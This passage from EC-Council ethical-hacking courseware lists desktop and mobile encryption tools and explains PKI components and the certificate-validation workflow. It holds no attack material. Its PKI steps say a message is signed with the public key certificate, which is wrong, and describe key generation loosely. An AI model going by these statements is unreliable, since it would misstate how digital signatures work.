



Figure 20.14: Screenshot of BCTextEncoder

Some additional cryptography tools are as follows:

- AxCrypt (*https://www.axcrypt.net*)
- Microsoft Cryptography Tools (*https://docs.microsoft.com*)
- Concealer (*https://www.belightsoft.com*)
- SensiGuard (*https://www.sensiguard.com*)
- Challenger (*https://www.encryption-software.de*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptography Tools for Mobile

Some cryptographic tools for mobile devices are discussed below:

- **Secret Space Encryptor**

  Source: *https://paranoiaworks.mobi*

  Secret Space Encryptor is an integrated solution for password management, message (text) encryption, and file encryption. It keeps messages, notes, and other text safe from unintended readers. It uses encryption algorithms such as AES (Rijndael) 256bit, RC6 256bit, Serpent 256bit, Blowfish 256bit/448bit, Twofish 256bit, and GOST 256bit.




Figure 20.15: Screenshot of Secret Space Encryptor

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Secure Everything**

  Source: *https://play.google.com*

  Secure Everything uses AES encryption to secure SMS, videos, images, audio files, etc. This tool also helps in securing credit card details, bank account details, SSN, etc.




Figure 20.16: Screenshot of Secure Everything

Some additional cryptography tools for mobile devices are as follows:

- Crypto (*https://play.google.com*)
- Encrypt File Free (*https://play.google.com*)
- EgoSecure Encryption Anywhere (*https://play.google.com*)
- Cipher Sender (*https://play.google.com*)
- Decrypto (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Cryptography Concepts
2. Encryption Algorithms
3. Cryptography Tools
4. Public Key Infrastructure (PKI)
5. Email Encryption
6. Disk Encryption
7. Cryptanalysis
8. Countermeasures


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Public Key Infrastructure (PKI)

PKI is a set of hardware, software, people, policies, and procedures required to create, manage, distribute, use, store, and revoke digital certificates

Components of PKI

- Certificate Management System: Generates, distributes, stores, and verifies certificates
- Digital Certificates: Establish people's credentials in online transactions
- Validation Authority (VA): Stores certificates (with their public keys)
- Certificate Authority (CA): Issues and verifies digital certificates
- End User: Requests, manages, and uses certificates
- Registration Authority (RA): Acts as the verifier for the certificate authority



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Public Key Infrastructure (PKI)

This section deals with public key infrastructure (PKI) and the role of each component of PKI, certification authorities such as Comodo, IdenTrust, Symantec, and GoDaddy, and signed certificates (CA) vs. the self-signed certificates.

PKI is a security architecture developed to increase the confidentiality of information exchanged over the insecure Internet. It includes hardware, software, people, policies, and procedures

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

required to create, manage, distribute, use, store, and revoke digital certificates. In cryptography, the PKI helps to bind public keys with corresponding user identities by means of a certification authority (CA).

Components of PKI

- **Certificate Management System**: Generates, distributes, stores, and verifies certificates
- **Digital Certificates**: Establishes credentials of a person when performing online transactions
- **Validation Authority (VA)**: Stores certificates (with their public keys)
- **Certification Authority (CA)**: Issues and verifies digital certificates
- **End User**: Requests, manages, and uses certificates
- **Registration Authority (RA)**: Acts as the verifier for the CA

PKI is a comprehensive system that allows the use of public-key encryption and digital signature services across a wide variety of applications. PKI authentication depends on digital certificates (also known as public-key certificates) that CAs sign and provide. A digital certificate is a digitally signed statement with a public key and the subject (user, company, or system) name in it.

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

The steps involved in the PKI process are as follows:

1. The subject (user, company, or system) intending to exchange information securely applies for a certificate to the registration authority (RA).
2. The RA receives the request from the subject, verifies the subject's identity, and requests the CA to issue a public key certificate to the user.
3. The CA issues the public key certificate binding the subject's identity with the subject's public key; then, the updated information is sent to the validation authority (VA).
4. When a user makes a transaction, the user duly signs the message digitally using the public key certificate and sends the message to the client.
5. The client verifies the authenticity of the user by inquiring with the VA about the validity of the user's public key certificate.
6. The VA compares the public key certificate of the user with that of the updated information provided by the CA and determines the result (valid or invalid).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


